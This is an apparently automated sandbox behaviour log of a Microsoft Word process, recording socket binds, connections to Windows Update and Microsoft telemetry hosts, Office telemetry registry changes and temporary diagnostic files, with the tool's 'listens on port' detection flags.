Call Network API	API Name: bind Args: (8d8, 0.0.0.0:49192, 128) Return: 0		2516
Detection	Threat Characteristic: Listens on port 0.0.0.0:49192		
Call System API	API Name: ConnectEx Args: (8d8, ctldl.windowsupdate.com:80, 16, 0, 0, 0, dac060a8) Return: 0		2516
Call Network API	API Name: send Args: (8d8, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?cb157ae90e9515c5 HTTP/1.1\r\nConnection: Keep-Alive\r\ nAccept: */*\r\nUser-Agent: Microsoft-CryptoAPI/6.3\r\nHost: ctldl.windowsupdate.com\r\n\r\n, 1, 201) Return: 0		2516
Call System API	API Name: WinHttpCloseHandle Args: (dac0a110) Return: 1		2516
Call System API	API Name: WinHttpCloseHandle Args: (dac05850) Return: 1		2516
Call System API	API Name: WinHttpCloseHandle Args: (dabfcc50) Return: 1		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Security\Trusted Documents\LastPurgeTime Value: 199d420		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93 A0-2BC6273BC8E4}\ Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B 20E-90D710F7D11C}\ Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\ Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ULSMonitor\ Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\ Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-8 1B2-FEA7244F6FFA}\ Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-8 1B2-FEA7244F6FFA}\5 Value: 0		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-8 1B2-FEA7244F6FFA}\Categories Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D 33-BDF30C0FE473}\ Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D 33-BDF30C0FE473}\4 Value: 0		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D 33-BDF30C0FE473}\Categories Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2 C8-4E80CAEA5B07}\ Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2 C8-4E80CAEA5B07}\5 Value: 0		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2 C8-4E80CAEA5B07}\Categories Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B 20E-90D710F7D11C}\ Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B 20E-90D710F7D11C}\4 Value: 0		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B 20E-90D710F7D11C}\Categories Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93 A0-2BC6273BC8E4}\ Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93 A0-2BC6273BC8E4}\4 Value: 0		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93 A0-2BC6273BC8E4}\Categories Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ULSMonitor\ Value: None		2516

Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ULSMonitor\ULSAllCategories Value: 6, 10		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\ Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D33-BDF30C0FE473}\ Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2C8-4E80CAEA5B07}\ Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-81B2-FEA7244F6FFA}\ Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B20E-90D710F7D11C}\ Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\ Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ULSMonitor\ Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\ Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-81B2-FEA7244F6FFA}\ Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-81B2-FEA7244F6FFA}\5 Value: 0		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-81B2-FEA7244F6FFA}\Categories Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D33-BDF30C0FE473}\ Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D33-BDF30C0FE473}\4 Value: 0		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D33-BDF30C0FE473}\Categories Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2C8-4E80CAEA5B07}\ Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2C8-4E80CAEA5B07}\5 Value: 0		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2C8-4E80CAEA5B07}\Categories Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B20E-90D710F7D11C}\ Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B20E-90D710F7D11C}\4 Value: 0		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B20E-90D710F7D11C}\Categories Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\ Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\4 Value: 0		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\Categories Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ULSMonitor\ Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ULSMonitor\ULSAllCategories Value: 6, 10		2516
Call System API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003		2516
Call Internet Helper API	API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627483760) Return: cc0008		2516
Call Internet Helper API	API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627483760) Return: cc000c		2516
Call System API	API Name: WinHttpCloseHandle Args: (da734430) Return: 1		2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: 11e4		2516
Call Network API	API Name: bind Args: (11e4, 0.0.0.0:49193, 16) Return: 0		2516
Detection	Threat Characteristic: Listens on port 0.0.0.0:49193		
Call System API	API Name: ConnectEx Args: (11e4, self.events.data.microsoft.com:443, 16, 0, 0, 0, da8fa568) Return: 0		2516
Call Network API	API Name: send Args: (11e4, ..., 1, 191) Return: 0		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\General\FileFormatBallotBoxTelemetryConfirmationEventSent Value: 1		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\General\FileFormatBallotBoxTelemetrySent Value: 1		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\ Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D33-BDF30C0FE473}\ Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2C8-4E80CAEA5B07}\ Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-81B2-FEA7244F6FFA}\ Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B20E-90D710F7D11C}\ Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\ Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ULSMonitor\ Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\ Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-81B2-FEA7244F6FFA}\ Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-81B2-FEA7244F6FFA}\5 Value: 0		2516

Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-81B2-FEA7244F6FFA}\Categories Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D33-BDF30C0FE473}\ Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D33-BDF30C0FE473}\4 Value: 0		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D33-BDF30C0FE473}\Categories Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2C8-4E80CAEA5B07}\ Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2C8-4E80CAEA5B07}\5 Value: 0		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2C8-4E80CAEA5B07}\Categories Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B20E-90D710F7D11C}\ Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B20E-90D710F7D11C}\4 Value: 0		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B20E-90D710F7D11C}\Categories Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\ Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\4 Value: 0		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\Categories Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ULSMonitor\ Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ULSMonitor\ULSAllCategories Value: 6, 10		2516
Call System API	API Name: WinHttpCloseHandle Args: (dabfca60) Return: 1		2516
Call System API	API Name: WinHttpCloseHandle Args: (dabff120) Return: 1		2516
Call System API	API Name: WinHttpCloseHandle Args: (dabfed40) Return: 1		2516
Call System API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003		2516
Call Internet Helper API	API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627479344) Return: cc0008		2516
Call Internet Helper API	API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627479344) Return: cc000c		2516
Call System API	API Name: WinHttpCloseHandle Args: (da734df0) Return: 1		2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: d9c		2516
Call Network API	API Name: bind Args: (d9c, 0.0.0.0:49194, 16) Return: 0		2516
Detection	Threat Characteristic: Listens on port 0.0.0.0:49194		
Call System API	API Name: ConnectEx Args: (d9c, self.events.data.microsoft.com:443, 16, 0, 0, 0, da8fa568) Return: 0		2516
Call Network API	API Name: send Args: (d9c, ..., 1, 191) Return: 0		2516
Call System API	API Name: WinHttpCloseHandle Args: (da734df0) Return: 1		2516
Call Network API	API Name: socket Args: (2, 2, 0) Return: 11fc		2516
Call Network API	API Name: socket Args: (23, 2, 0) Return: 11fc		2516
Call System API	API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 87		2516
Call System API	API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1c, 40026000) Return: 9003		2516
Call Network API	API Name: socket Args: (23, 2, 0) Return: 2c4		2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: 2c4		2516
Call Network API	API Name: bind Args: (2c4, 0.0.0.0:49195, 128) Return: 0		2516
Detection	Threat Characteristic: Listens on port 0.0.0.0:49195		
Call System API	API Name: ConnectEx Args: (2c4, ctldl.windowsupdate.com:80, 16, 0, 0, 0, dac064c8) Return: 0		2516
Call Network API	API Name: send Args: (2c4, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?e96b9a2c80ad4b73 HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nUser-Agent: Microsoft-CryptoAPI/6.3\r\nHost: ctldl.windowsupdate.com\r\n\r\n, 1, 201) Return: 0		2516
Call System API	API Name: WinHttpCloseHandle Args: (dac08bb0) Return: 1		2516
Call System API	API Name: WinHttpCloseHandle Args: (dac056f0) Return: 1		2516
Call System API	API Name: WinHttpCloseHandle Args: (dabfca60) Return: 1		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Data\Toolbars Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Toolbars\Settings\Microsoft Word Value: None		2516
Add File	Path: %TEMP%\Diagnostics\WINWORD\App_1611511640767974900_F7932E67-19B2-4714-A063-39622B960F53.log Type: VSDT_ASCII		2516
Write File	Path: %TEMP%\Diagnostics\WINWORD\App_1611511640767974900_F7932E67-19B2-4714-A063-39622B960F53.log Type: VSDT_ASCII		2516
Add File	Path: %TEMP%\Diagnostics\WINWORD\App_1611511640769540700_F7932E67-19B2-4714-A063-39622B960F53.log Type: VSDT_COM_DOS		2516
Write File	Path: %TEMP%\Diagnostics\WINWORD\App_1611511640769540700_F7932E67-19B2-4714-A063-39622B960F53.log Type: VSDT_COM_DOS		2516
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRF{67B65E71-DA76-4F56-9524-973A4C428331}.tmp Type: VSDT_WINWORD		2516
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRF{67B65E71-DA76-4F56-9524-973A4C428331}.tmp Type: VSDT_WINWORD		2516

▼ Screenshot



Process Graph Legend